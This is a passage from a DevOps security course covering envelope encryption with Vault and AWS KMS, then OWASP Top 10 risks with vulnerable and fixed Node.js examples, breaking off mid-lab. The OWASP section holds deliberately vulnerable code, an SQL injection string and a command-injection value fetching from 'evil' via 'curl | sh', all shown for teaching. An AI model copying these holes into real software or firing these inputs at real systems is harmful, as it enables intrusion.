The glue between secrets and encryption is the **key**. Protecting keys is the hardest part, so production systems use **envelope encryption**: a small master key (the *key-encryption key*, KEK) that never leaves a hardened service encrypts many per-object *data keys* (DEKs), and the DEKs encrypt the actual data.

2 Why it matters in DevOps

- **Credentials in Git are the classic breach.** Keys committed to repositories, baked into images or pasted into CI logs are found by automated scanners within minutes of becoming public.
- **Static secrets never expire on their own.** A password shared by ten services and unchanged for three years is a standing invitation. Rotation turns a leak from permanent into temporary.

- **Auditors and incident responders ask "who read this secret, and when?"** A `.env` file on a laptop cannot answer; Vault or AWS Secrets Manager can.
- **Encryption is often a compliance requirement** (PCI DSS, HIPAA, SOC 2) and, done through a managed KMS, costs almost nothing in engineering effort.
- **Pipelines are secret-rich targets.** Everything in CI/CD §5.5 that deploys needs credentials, so the pipeline is a prime target.

3 Real-world system example

HashiCorp Vault is the best-known open-source secrets manager. Its documented design includes a **KV (key/value) secrets engine** for static secrets, **dynamic secrets** (for example, the database engine creates a new PostgreSQL user with a short lease for each requesting application and deletes it when the lease expires) and a **Transit engine** that does "encryption as a service": applications send plaintext, receive ciphertext, and never hold the key. Vault starts *sealed*: its master key is split with Shamir's Secret Sharing and several operators must provide shares to unseal it. (Vault's licence changed to the Business Source License in 2023; the community fork **OpenBao** continues under an open-source licence and is API-compatible for most uses.)

AWS KMS and Secrets Manager are the managed equivalents. KMS holds KEKs in hardware security modules (HSMs) and exposes `GenerateDataKey`, `Encrypt` and `Decrypt`; S3, EBS and RDS use it for their server-side encryption with customer-managed keys, and AWS documents this explicitly as envelope encryption. Secrets Manager stores secret values encrypted under a KMS key, supports resource policies and CloudTrail auditing of every `GetSecretValue`, and rotates secrets (for example RDS credentials) by running a Lambda function on a schedule. See the AWS-specific topics: KMS §6.15 and Secrets Manager §6.16.

In Kubernetes, a `Secret` is only base64-encoded by default, which is why teams add encryption at rest for etcd, an external secrets operator, or a CSI driver that mounts secrets from Vault or a cloud manager. See Kubernetes Secrets §8.7.

4 Diagram

How an application obtains a short-lived database credential from Vault and how envelope encryption layers keys:




Figure 11.4-1




Figure 11.4-2

5 How it works

Where secrets should and should not live

Location	Verdict	Why
Source code, Git history	Never	Every clone has it forever; history rewriting does not un-leak it
Container image layers (`ENV` , `COPY .env`)	Never	`docker history` and registry pulls reveal them
Plain environment variables	Acceptable but weak	Visible in `/proc/<pid>/environ` , crash dumps, `docker inspect` , child processes
CI platform secrets (GitHub Actions secrets)	Fine for pipeline use	Masked in logs, scoped per environment; still static
Mounted file from a secrets manager (tmpfs)	Good	Not in the image, not in `docker inspect` , can be refreshed in place
Runtime fetch from Vault / Secrets Manager with workload identity	Best	No long-lived bootstrap secret; audited; supports rotation

Rotation strategies

Strategy	How it works	Trade-off
Scheduled rotation	Secrets Manager runs a rotation Lambda every N days	Apps must re-read the secret; often two-user "alternating" scheme avoids downtime
Dynamic secrets	Vault mints a unique credential per request, TTL of minutes or hours	Strongest; needs apps that tolerate reconnecting
Rotate on suspicion	Emergency replacement after a leak	Needs a rehearsed runbook (see Secrets Scanning §11.11)

Encryption in transit: terminate TLS 1.2 or 1.3 everywhere, including inside the VPC for databases (`sslmode=verify-full` for PostgreSQL clients). Certificates are issued automatically (Let's Encrypt, ACM, internal CA) and renewed by machines, not people. Background: TCP connections and TLS handshakes §2.6.

Encryption at rest: prefer the platform's server-side encryption (S3 SSE-KMS, EBS and RDS encryption, encrypted Kubernetes etcd) over hand-written crypto. When you must encrypt in the application, use an authenticated mode (AES-256-GCM or ChaCha20-Poly1305) from a vetted library, never a home-grown scheme and never ECB mode.

Envelope encryption steps: (1) ask KMS for a data key, receiving it in plaintext and encrypted form; (2) encrypt the data locally with the plaintext key, then discard it from memory; (3) store the encrypted data key next to the ciphertext; (4) to read, ask KMS to decrypt the data key, then decrypt locally. Benefits: big data never travels to KMS, KMS calls are few, and rotating the KEK only requires re-wrapping small keys instead of re-encrypting terabytes.

6 Step-by-step guide

Prerequisites: Docker for Vault in dev mode (free, local, throwaway), OpenSSL (preinstalled on most Linux/macOS). Nothing here touches the cloud, so there is no cost. Dev mode stores everything in memory with a fixed root token and no TLS; **never use it for real secrets.**

1. **Demonstrate envelope encryption with OpenSSL.** This mimics what KMS does, so you

can see the moving parts.

```bash
mkdir -p ~/envelope-lab && cd ~/envelope-lab
openssl rand -hex 32 > kek.key                    # master key (in real life: lives in KMS)
echo 'card=4111-1111-1111-1111' > secret.txt
openssl rand -hex 32 > dek.key                    # fresh data key for this object
openssl enc -aes-256-cbc -pbkdf2 -salt -in secret.txt -out secret.enc -pass file:dek.key
openssl enc -aes-256-cbc -pbkdf2 -salt -in dek.key -out dek.key.enc -pass file:kek.key
shred -u dek.key secret.txt 2>/dev/null || rm -f dek.key secret.txt
ls
```

Expect `dek.key.enc`, `kek.key`, `secret.enc`. The plaintext data key and the plaintext file are gone. (`-aes-256-cbc` keeps the demo portable; production code should use an authenticated mode such as AES-GCM through a library.)

2. **Decrypt the way a reader would: unwrap the data key first.**

```bash
openssl enc -d -aes-256-cbc -pbkdf2 -in dek.key.enc -out dek.key -pass file:kek.key
openssl enc -d -aes-256-cbc -pbkdf2 -in secret.enc -pass file:dek.key
```

Output: `card=4111-1111-1111-1111`.

3. **Rotate the master key by re-wrapping only the small data key.** The big ciphertext is untouched.

```bash
openssl rand -hex 32 > kek2.key
openssl enc -aes-256-cbc -pbkdf2 -salt -in dek.key -out dek.key.enc -pass file:kek2.key
mv kek2.key kek.key
rm dek.key
```

Repeat step 2: it still works, and the old KEK can now be destroyed. This is exactly what KMS key rotation relies on.

4. **Start Vault in dev mode.**

```bash
docker run -d --name vault-dev --cap-add=IPC_LOCK -p 127.0.0.1:8200:8200 \
  -e VAULT_DEV_ROOT_TOKEN_ID=dev-only-token hashicorp/vault:latest
export VAULT_ADDR=http://127.0.0.1:8200 VAULT_TOKEN=dev-only-token
docker exec -e VAULT_ADDR=http://127.0.0.1:8200 -e VAULT_TOKEN=dev-only-token vault-dev vault status
```

Expect `Initialized true` and `Sealed false`. (Dev mode auto-unseals; production uses a real seal and storage backend.) Pin a specific image tag instead of `latest` for anything beyond a lab.

5. **Store and read a static secret (KV v2).**

```bash
v() { docker exec -i -e VAULT_ADDR=http://127.0.0.1:8200 -e VAULT_TOKEN=dev-only-token
  vault-dev vault "$@"; }
v kv put -mount=secret shop-api/db username=shop password='<YOUR_DB_PASSWORD>'
v kv get -mount=secret shop-api/db
v kv get -mount=secret -field=password shop-api/db
```

`kv put` prints a `version 1` metadata table; each later `put` creates a new version you can roll back to.

6. **Use a narrow policy instead of the root token.** An app should only read its own path.

```bash
cat <<'EOF' | v policy write shop-api-read -
path "secret/data/shop-api/*" {
  capabilities = ["read"]
}
EOF
v token create -policy=shop-api-read -ttl=15m -field=token
```

Copy the printed token, then prove the policy works (replace `<TOKEN>`):

```bash
docker exec -e VAULT_ADDR=http://127.0.0.1:8200 -e VAULT_TOKEN=<TOKEN> vault-dev vault
  kv get -mount=secret shop-api/db          # works
docker exec -e VAULT_ADDR=http://127.0.0.1:8200 -e VAULT_TOKEN=<TOKEN> vault-dev vault
  kv put -mount=secret shop-api/db x=1     # permission denied
```

7. **Try encryption as a service with the Transit engine.**

```bash
v secrets enable transit
v write -f transit/keys/shop-api
CT=$(v write -field=ciphertext transit/encrypt/shop-api plaintext=$(printf
  'alice@example.com' | base64))
echo "$CT"                                  # looks like vault:v1:...
v write -field=plaintext transit/decrypt/shop-api ciphertext="$CT" | base64 -d; echo
v write -f transit/keys/shop-api/rotate      # new key version
v write -field=ciphertext transit/rewrap/shop-api ciphertext="$CT"   # now
  vault:v2:...
```

The application stores only `ciphertext`; the key never leaves Vault, and `rewrap` upgrades old data without ever exposing plaintext.

8. **(Optional, AWS) Do the same with real services.** Costs: a customer-managed KMS key and each Secrets Manager secret carry a small monthly charge plus per-request fees. Set a billing alarm first, and delete both at the end.

```bash
aws secretsmanager create-secret --name shop-api/db --secret-string
  '{"username":"shop","password":"<YOUR_DB_PASSWORD>"}'
aws secretsmanager get-secret-value --secret-id shop-api/db --query SecretString --
  output text
aws secretsmanager delete-secret --secret-id shop-api/db --force-delete-without-
  recovery   # cleanup
```

9. **Clean up.**

```bash
docker rm -f vault-dev; rm -rf ~/envelope-lab
```

7 Real-world scenario

Illustrative, not a documented incident. The `shop-api` team keeps its PostgreSQL password in a `.env` file that was copied into three repositories, two Docker images and a laptop that was later lost. An auditor asks, "Who has used this password in the last 90 days?" Nobody can answer, and rotating it means redeploying six services at once, which is why it has not been rotated in two years.

The team moves to Vault with the database secrets engine. Each pod authenticates using its Kubernetes service account and receives a PostgreSQL user that lives one hour. The first rollout fails: the app opens a connection pool at start-up and keeps it after the credentials expire, so queries fail an hour later. The fix is to renew the lease and rebuild the pool when the credentials change (or use Vault Agent to re-render the config and signal the app).

Lesson: the credential is no longer the thing to protect; the *identity* of the workload is. Rotation stopped being scary because it happens every hour and the app is built for it. Audit logs now answer the auditor's question in one query.

8 Common mistakes and best practices

Don't

- Commit `.env` files, put secrets in `ENV` or `ARG` in a Dockerfile, or echo them in CI logs.

- Treat base64 as encryption (Kubernetes `Secret` objects are only base64 unless etcd encryption is enabled).
- Use one shared secret for every environment, or give every service the root/admin credential.
- Store the unseal keys or the Vault root token next to the Vault data; revoke the root token after setup.
- Invent your own crypto, use ECB mode, hard-code IVs, or reuse a nonce with AES-GCM.
- Disable TLS verification (`rejectUnauthorized: false`, `curl -k`) to "make it work".

Do

- Give workloads an identity (IAM role, Kubernetes service account) and let them fetch secrets at runtime.
- Prefer dynamic or short-lived credentials; where static secrets remain, rotate on a schedule and rehearse emergency rotation.
- Scope policies per application and per path; audit-log every read and alert on unusual access.
- Encrypt at rest with a managed KMS, one key per data classification or environment, with automatic key rotation on.
- Enforce TLS 1.2+ in transit including to the database (`sslmode=verify-full`), and automate certificate renewal.
- Add secret scanning (Secrets Scanning §11.11) so mistakes are caught before they leave a laptop.

9 Tasks

- [ ] **T1 — Envelope-encrypt a file by hand** *(≈30 min, beginner)*
  - **Goal:** feel how a KEK protects a DEK that protects data.
  - **Steps:**
    1. Follow steps 1-2 of the guide with your own text file.
    2. Show that deleting `kek.key` makes the data unrecoverable even though both other files remain.
  - **Done when:** you decrypt successfully with the KEK, and fail with a different random KEK (OpenSSL reports a bad decrypt).
- [ ] **T2 — Run Vault and read a secret with a least-privilege token** *(≈45 min, beginner)*
  - **Goal:** use KV v2 and a scoped policy.
  - **Steps:**

1. Do steps 4-6 of the guide.
2. Create a second secret at `secret/shop-api/redis` and confirm the scoped token can read it.
3. Create `secret/other-team/db` and confirm the scoped token is denied.

- **Done when:** the allowed read succeeds and the denied read prints `permission denied`.

☐ **T3 — Rotate a key without re-encrypting data** *(≈30 min, intermediate)*

- **Goal:** prove the point of envelope encryption.
- **Steps:**
  1. Re-wrap the data key under a new KEK (guide step 3) and decrypt again.
  2. In Vault, rotate the Transit key and `rewrap` an existing ciphertext (guide step 7).
  3. Decrypt both the old (`v1`) and rewrapped (`v2`) ciphertexts.
- **Done when:** both decrypt to the same plaintext and the rewrapped value starts with `vault:v2:`.

☐ **T4 — Find the leaked secret** *(≈30 min, intermediate)*

- **Goal:** see how easily "private" secrets are exposed in images and environment variables.
- **Steps:**
  1. Build a throwaway image with `ENV DB_PASSWORD=hunter2` in its Dockerfile.
  2. Retrieve the value with `docker history --no-trunc <image>` and `docker inspect <container>`.
  3. Rewrite it to read the password from a file mounted at runtime (`docker run -v $(pwd)/db_password:/run/secrets/db_password:ro ...`) and repeat the inspection.
- **Done when:** the password is visible in step 2 and absent from image history and `docker inspect` output in step 3.

☐ **T5 — Build a rotation-friendly connection** *(≈60 min, advanced)*

- **Goal:** make an app survive credential changes.
- **Steps:**
  1. Enable Vault's database engine against a local PostgreSQL container (see the Vault database secrets engine documentation) with a role whose TTL is 2 minutes.
  2. Write a small Node.js script using `pg` that fetches credentials, queries every 10 seconds, and re-fetches credentials before the lease ends.
  3. Watch it run for 10 minutes across at least four rotations.

- **Done when:** the script's log shows queries succeeding across multiple distinct usernames with no errors.

☐ **T6 — Prove it: choose the right home for each secret** *(≈30 min, advanced)*

- **Goal:** justify design decisions without notes.
- **Steps:**
  1. For `shop-api` list every secret (DB password, Redis password, JWT signing key, TLS private key, CI deploy credentials, Stripe key).
  2. For each, write where it lives, how the app gets it, how it rotates, and who can read it.
  3. Present it to a teammate and defend one trade-off.
- **Done when:** every secret has a storage location, delivery method, rotation plan and owner, and none sits in Git or an image.

10 Self-check questions

1. Why does envelope encryption use data keys instead of sending the data to KMS directly?
2. What is the difference between encryption at rest and in transit, and which attacker does each stop?
3. Why are dynamic secrets safer than rotated static ones?
4. Is a Kubernetes `Secret` encrypted? What would you add?
5. A developer pushed an API key to a public repo and deleted the commit minutes later. Is it safe? (Think before you read the answer.)

ANSWERS

1. KMS only handles small payloads and calls are slow and metered; local encryption with a data key is fast, and rotating the KEK only requires re-wrapping the small keys.
2. In transit protects against network eavesdropping and tampering; at rest protects against stolen disks, snapshots and backups. Neither helps if an attacker holds valid credentials and the app decrypts for them.
3. Each credential is unique, short-lived and tied to a lease, so a leak expires by itself and access can be attributed to one workload.
4. By default it is only base64-encoded; enable encryption at rest for etcd with a KMS provider, or use an external secrets manager.
5. No. Automated scanners and forks may already have copied it; treat it as compromised, revoke and rotate it, then clean up.

11 Further reading

- HashiCorp Vault documentation (secrets engines: KV, Database, Transit) and the OpenBao project documentation.
- AWS Key Management Service Developer Guide (concepts: envelope encryption, key rotation) and the AWS Secrets Manager User Guide (rotation).
- OWASP Cheat Sheet Series: *Secrets Management* and *Cryptographic Storage*.
- *Serious Cryptography* by Jean-Philippe Aumasson, for the underlying primitives.

11.5 OWASP Top 10

Topic 5 of 13 | ~6 hours | Difficulty: Intermediate

1 What it is

The **OWASP Top 10** is a ranked awareness list of the most critical web application security risks, published by the **Open Worldwide Application Security Project (OWASP)**, a non-profit community. It is compiled from data contributed by security firms and from community surveys, and refreshed every few years. It is not a complete checklist; it is the shared vocabulary every developer, tester and auditor uses ("that's an A01").

This topic is organised around the widely cited **2021 edition**, whose ten categories are stable and well documented. OWASP has since published a newer edition that regroups some categories (for example, it elevates software supply chain failures and adds mishandling of exceptional conditions), so check owasp.org for the current list. The underlying bug classes below remain the same, and each section here pairs a small **vulnerable** example with its **fix**, using the `shop-api` Node.js service.

> **Ethics and scope.** Everything in this topic is for code you own and for deliberately vulnerable practice apps (OWASP Juice Shop) that you run **on your own machine**. Never test against systems you do not own or do not have written permission to test.

2 Why it matters in DevOps

- **DevOps owns the pipeline and the runtime.** Most Top 10 risks are fixed in code, but they are *found* by pipeline stages (SAST, dependency, container and DAST scans) and *contained* by infrastructure (network policy, least privilege, WAF, logging).
- **Shift-left is cheaper.** A fix in a pull request costs minutes; the same bug in production costs an incident, a disclosure and possibly regulatory fines.
- **The categories map to operational work:** patching (A06), configuration baselines (A05), secrets and crypto (A02), logging and alerting (A09), supply-chain integrity (A08). These are DevOps tasks.
- **Interviews and audits** (PCI DSS, SOC 2) refer to the Top 10 by name.

3 Real-world system example

Equifax (2017): attackers exploited a known remote-code-execution flaw in Apache Struts (CVE-2017-5638) on a public-facing application. A fix had been available before the breach, so it is the textbook case for **A06: Vulnerable and Outdated Components**: the failure was patch and inventory management, not a novel attack.

Capital One (2019): an attacker abused a server-side request forgery (SSRF) weakness through a misconfigured web application firewall to make the server call the EC2 instance metadata service, retrieved temporary credentials of an overly permissive IAM role and then read data from S3 buckets. It combines **A10: SSRF**, **A05: Security Misconfiguration** and excessive privileges (least-privilege IAM §11.2). AWS later added IMDSv2, a session-token-based metadata service that makes this class of attack harder.

Log4Shell (December 2021, CVE-2021-44228): a remote code execution bug in the widely embedded Java logging library Log4j showed that an unseen transitive dependency can be the weakest link. Teams without a **software bill of materials (SBOM)** spent days just finding where Log4j ran (Container Image Scanning §11.9).

4 Diagram

Where each risk is typically detected in a delivery pipeline:




Figure 11.5-1

A broken-access-control request (A01) and the fix, as a sequence:




Figure 11.5-2

5 How it works

ID	Category (2021)	One-line meaning	Primary defence
A01	Broken Access Control	Users act outside their permissions (IDOR, missing checks)	Deny by default, check ownership server-side on every request
A02	Cryptographic Failures	Sensitive data unprotected: weak hashes, no TLS, hard-coded keys	Modern algorithms, TLS everywhere, managed keys
A03	Injection	Untrusted input interpreted as code (SQL, OS command, NoSQL, XSS)	Parameterised queries, output encoding, allowlist validation
A04	Insecure Design	Flaws in the logic/architecture, not the code	Threat modelling, abuse cases, rate limits, secure design patterns
A05	Security Misconfiguration	Defaults, verbose errors, open cloud storage, missing headers	Hardened baselines, IaC scanning, minimal features
A06	Vulnerable and Outdated Components	Known-vulnerable libraries, images, runtimes	Inventory, SCA, automated updates

ID	Category (2021)	One-line meaning	Primary defence
A07	Identification and Authentication Failures	Weak login, session and credential handling	MFA, rate limits, strong session management
A08	Software and Data Integrity Failures	Unverified updates, unsafe deserialization, tampered pipelines	Signatures, checksums, pinned dependencies, protected CI
A09	Security Logging and Monitoring Failures	Attacks go unnoticed	Log security events, alert, retain, never log secrets
A10	Server-Side Request Forgery	Server fetches attacker-chosen URLs	Allowlist destinations, block internal ranges, IMDSv2

Vulnerable code and fixes

A01 — Broken Access Control (IDOR).

```js
// VULNERABLE: any logged-in user can read any order by guessing ids
app.get('/orders/:id', auth, async (req, res) => {
  const { rows } = await db.query('SELECT * FROM orders WHERE id = $1', [req.params.id]);
  res.json(rows[0]);
});

// FIXED: ownership is part of the query, and a miss looks like "not found"
app.get('/orders/:id', auth, async (req, res) => {
  const { rows } = await db.query(
    'SELECT * FROM orders WHERE id = $1 AND user_id = $2', [req.params.id, req.user.id]);
  if (!rows[0]) return res.sendStatus(404);
  res.json(rows[0]);
});
```

A02 — Cryptographic Failures.

```js
// VULNERABLE: fast unsalted hash, trivially cracked with rainbow tables and GPUs
const digest = crypto.createHash('md5').update(password).digest('hex');

// FIXED: salted, deliberately slow, memory-hard hash (argon2 or bcrypt libraries are
  equally good)
import { scryptSync, randomBytes, timingSafeEqual } from 'node:crypto';
const salt = randomBytes(16);
const stored = `scrypt$${salt.toString('hex')}$${scryptSync(password, salt,
  64).toString('hex')}`;
// verify: recompute with the stored salt and compare with timingSafeEqual
```

Also: serve everything over HTTPS, set `Strict-Transport-Security`, and keep keys out of code (Secrets Management §11.4).

A03 — Injection (SQL and OS command).

```JS
// VULNERABLE: input is concatenated into the query
db.query(`SELECT id, name, price FROM products WHERE name = '${req.query.name}'`);
// name=x' OR '1'='1  returns every row. With UNION it can read other tables.

// FIXED: parameters keep data separate from code
db.query('SELECT id, name, price FROM products WHERE name = $1', [req.query.name]);
```

```JS
// VULNERABLE: a shell parses the filename, so "a.png; curl evil | sh" executes
exec(`convert ${req.body.file} out.jpg`);
// FIXED: no shell, arguments passed as an array, input validated against an allowlist
if (!/^[\w.-]+\.png$/.test(req.body.file)) return res.sendStatus(400);
execFile('convert', [req.body.file, 'out.jpg']);
```

Cross-site scripting (XSS) is injection into HTML: never build HTML by string concatenation; use a framework that escapes by default and set a `Content-Security-Policy`.

A04 — Insecure Design.

```JS
// VULNERABLE DESIGN: the client decides the price, and the 4-digit reset code can be
  brute-forced
app.post('/checkout', (req, res) => charge(req.user, req.body.total));
app.post('/reset', (req, res) => check(req.body.email, req.body.code4digits));

// FIXED: compute totals server-side from the catalogue, make reset tokens 128-bit random,
// single-use, expiring, and rate limited per account and per IP
const total = items.reduce((sum, i) => sum + catalogue[i.sku].price * i.qty, 0);
const token = crypto.randomBytes(16).toString('hex');   // store only its hash, expire in
  15 minutes
```

There is no scanner for this one: it is found in design reviews and threat modelling ("what if someone abuses this endpoint 1000 times a second?").

A05 — Security Misconfiguration.

```JS
// VULNERABLE: debug stack traces, permissive CORS, framework banner, default admin
  password
app.use(cors({ origin: '*', credentials: true }));
app.use((err, req, res, next) => res.status(500).send(err.stack));

// FIXED: secure headers, specific CORS origin, generic error to the client, details in
  the log
import helmet from 'helmet';
app.disable('x-powered-by'); app.use(helmet());
app.use(cors({ origin: 'https://shop.example.com' }));
app.use((err, req, res, next) => { req.log.error({ err }, 'unhandled');
  res.status(500).json({ error: 'internal_error' }); });
```

Scan infrastructure definitions too (`trivy config .` finds public buckets, open security groups and root containers).

A06 — Vulnerable and Outdated Components.

```BASH
# VULNERABLE: no lockfile, never updated, nobody knows what runs
npm install express@^3          # years of unpatched issues

# FIXED: commit the lockfile, install reproducibly, audit and update on a schedule
npm ci && npm audit --audit-level=high
# plus .github/dependabot.yml for automatic update PRs (see L11.10)
```

A07 — Identification and Authentication Failures.

```JS
// VULNERABLE: unlimited guesses, user enumeration through different messages, predictable
  session id
if (!user) return res.send('no such user');
if (user.pw !== req.body.pw) return res.send('wrong password');
res.cookie('sid', String(user.id));

// FIXED: same message for both, rate limited, hashed passwords, random session id, secure
  cookie flags
res.status(401).json({ error: 'invalid_credentials' });
res.cookie('sid', randomBytes(32).toString('hex'), { httpOnly: true, secure: true,
  sameSite: 'lax' });
```

Details of sessions, MFA and password storage are in Authentication and Authorization §11.6.

A08 — Software and Data Integrity Failures.

```js
// VULNERABLE: deserialising untrusted data with a library that can execute code
const obj = require('node-serialize').unserialize(req.body.cookie);
// VULNERABLE: installing tooling without verifying what you downloaded
//   curl -sSL https://example.net/install.sh | sh

// FIXED: plain data formats plus schema validation; verify checksums or signatures
const obj = schema.parse(JSON.parse(req.body.cookie));
//   curl -fsSLO https://example.net/tool.tgz && echo "<SHA256>  tool.tgz" | sha256sum -c
  -
```

Pin GitHub Actions to a full commit SHA, verify image signatures (Sigstore cosign), and protect your CI as carefully as production. The 2020 SolarWinds compromise, in which attackers inserted malicious code into the vendor's build and update process, is the best-known example of why this category exists.

A09 — Security Logging and Monitoring Failures.

```js
// VULNERABLE: failures are silent, and the log line contains the password
console.log('login', req.body.email, req.body.password);

// FIXED: log the event (who, what, outcome, source), never the secret, and alert on
  bursts
req.log.warn({ event: 'login_failed', email: req.body.email, ip: req.ip }, 'authentication
  failure');
```

Ship the logs somewhere central (structured logging §10.5) and alert on spikes of 401, 403 and 429.

A10 — Server-Side Request Forgery (SSRF).

```js
// VULNERABLE: the server fetches any URL, including http://169.254.169.254/ (cloud
  metadata) or internal admin pages
const r = await fetch(req.query.url);

// FIXED: allowlist of hosts, https only, resolve the name and reject private ranges
const u = await safeUrl(req.query.url);   // checks protocol, hostname allowlist, then
  rejects 10/8, 127/8, 169.254/16, 172.16/12, 192.168/16
const r = await fetch(u, { redirect: 'error' });
```

Infrastructure defence in depth: enforce IMDSv2 on EC2, deny egress to metadata addresses from application containers, and keep roles narrow.

6 Step-by-step guide

Prerequisites: Docker, Node.js 20+ (22 recommended), a terminal. Free, local, no cloud account. **Scope:** you will attack only a Juice Shop container bound to `127.0.0.1` on your own machine. Do not point these techniques at anything else.

1. **See injection happen in a 20-line lab (no Docker needed).** Node 22 ships a built-in SQLite module.

   ```bash
   mkdir -p ~/owasp-lab && cd ~/owasp-lab
   cat > sqli.mjs <<'EOF'
   import { DatabaseSync } from 'node:sqlite';
   const db = new DatabaseSync(':memory:');
   db.exec("CREATE TABLE products(id INTEGER PRIMARY KEY, name TEXT, price REAL, secret
     TEXT)");
   db.exec("INSERT INTO products(name,price,secret) VALUES ('mug',9.5,'internal-cost-3'),
     ('hat',15,'internal-cost-7')");
   const name = "x' OR '1'='1";
   const bad  = db.prepare(`SELECT id,name,price FROM products WHERE name =
     '${name}'`).all();
   console.log('vulnerable rows:', bad.length);
   const good = db.prepare('SELECT id,name,price FROM products WHERE name =
     ?').all(name);
   console.log('parameterised rows:', good.length);
   EOF
